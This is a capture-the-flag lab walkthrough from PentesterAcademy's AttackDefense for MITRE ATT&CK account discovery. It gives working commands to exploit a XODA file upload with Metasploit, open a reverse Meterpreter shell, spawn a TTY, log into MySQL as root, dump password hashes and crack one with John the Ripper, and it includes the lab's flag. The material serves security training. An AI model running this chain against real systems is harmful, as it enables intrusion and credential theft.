ATTACK DEFENSE

by PentesterAcademy

Name	T1087: Account Discovery III
URL	https://attackdefense.com/challengedetails?cid=1768
Type	MITRE ATT&CK Linux : Discovery


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Find the password stored in MySQL database for user pentester.

Solution:

Step 1: Check the IP address of the attacker machine.


Commands: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
13869: eth0@if13870: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
13873: eth1@if13874: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:4b:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.75.15.2/24 brd 192.75.15.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run Nmap scan on the target machine.


Command: nmap 192.75.15.3



```
root@attackdefense:~# nmap 192.75.15.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-25 01:20 UTC
Nmap scan report for target-1 (192.75.15.3)
Host is up (0.000015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:4B:0F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
root@attackdefense:~#
```

Step 3: Check the HTTP content hosted on port 80 of target machine.

Command: curl 192.75.15.3




```
root@attackdefense:~# curl 192.75.15.3
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
```

As mentioned in the challenge, a XODA webapp instance is running on the system which can be exploited using “exploit/unix/webapp/xoda_file_upload” metasploit module

Step 4: Start msfconsole.


Command: msfconsole



```
root@attackdefense:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Cannot assign requested address
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?

[-] ***
```

Step 5: Select the mentioned module and set the parameter values.

Commands:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS 192.75.15.3
set TARGETURI /
exploit




```
msf5 > use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.75.15.3
RHOSTS => 192.75.15.3
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.75.15.2:4444
[*] Sending PHP payload (yQLYVNvrLoo.php)
[*] Executing PHP payload (yQLYVNvrLoo.php)
[*] Sending stage (38247 bytes) to 192.75.15.3
[*] Meterpreter session 1 opened (192.75.15.2:4444 -> 192.75.15.3:55888) at 2020-03-25 01:24:07 +0000
[!] Deleting yQLYVNvrLoo.php

meterpreter > 
```

A meterpreter session is spawned on the target machine.

Step 6: Start a command shell and check the present working directory.


Commands:
shell
pwd



```
meterpreter > shell
Process 874 created.
Channel 1 created.
pwd
/app/files
```

Step 7: Spawn a fully interactive TTY shell.

Commands:
python -c 'import pty;pty.spawn("/bin/bash");'
stty raw -echo




```
python -c 'import pty;pty.spawn("/bin/bash");'
www-data@victim-1:/app/files$

www-data@victim-1:/app/files$ stty raw -echo
stty raw -echo
```

Press CTRL+Z to background the current process (if it doesn’t give you a command prompt back). Please note that you need to get the command prompt and not the meterpreter.

Step 8: Login to mysql using user root and no password. It is a common mistake to not set root mysql password during development time which sometimes ships to deployments.


Command: mysql -u root



```
www-data@victim-1:/app/files$ mysql -u root
Warning: World-writable config file '/etc/mysql/conf.d/my.cnf' is ignored
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Step 9: Enumerate the databases present in the database.


Command: show databases;




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| app                |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)
```

Step 10: Enumerate the tables in mysql database.

Commands:
use mysql;
show tables;




```
mysql> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```




```
mysql> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| ndb_binlog_index          |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| servers                   |
| slow_log                  |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
```

Step 11: Retrieve the user entries from “user” table.

Command: select * from user;




```
mysql> select * from user;
+-----------+-----------+----
```



```
| %         | admin     | *1C1A387170F15ED9F69D75DF0E445AC055322583 | Y
       | Y           | Y               | Y              | Y         | Y
      | Y                     | Y                | Y            | Y
                | Y                  | Y                | Y           | Y
    |              |             0 |           0 |               0 |
| localhost | pentester | *668425423DB5193AF921380129F465A6425216D0 | N
       | N           | N               | N              | N         | N
      | N                     | N                | N            | N
                | N                  | N                | N           | N
    |              |             0 |           0 |               0 |
```

Step 12: Copy the hash for the user “pentester” and save it in a file on the attacker machine.


Command: cat hash



```
root@attackdefense:~# cat hash
*668425423DB5193AF921380129F465A6425216D0
root@attackdefense:~#
```

Step 13: Run john the ripper on the saved file and use the default dictionary file.

Command: john --format=mysql-sha1 hash



```
root@attackdefense:~# john --format=mysql-sha1 hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=16
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password1        (?)
1g 0:00:00:00 DONE 2/3 (2020-03-25 02:36) 100.0g/s 800.0p/s 800.0c/s 800.0C/s 123456..abc123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@attackdefense:~#
```

Flag: password1

References:

1. Account Discovery (https://attack.mitre.org/techniques/T1087)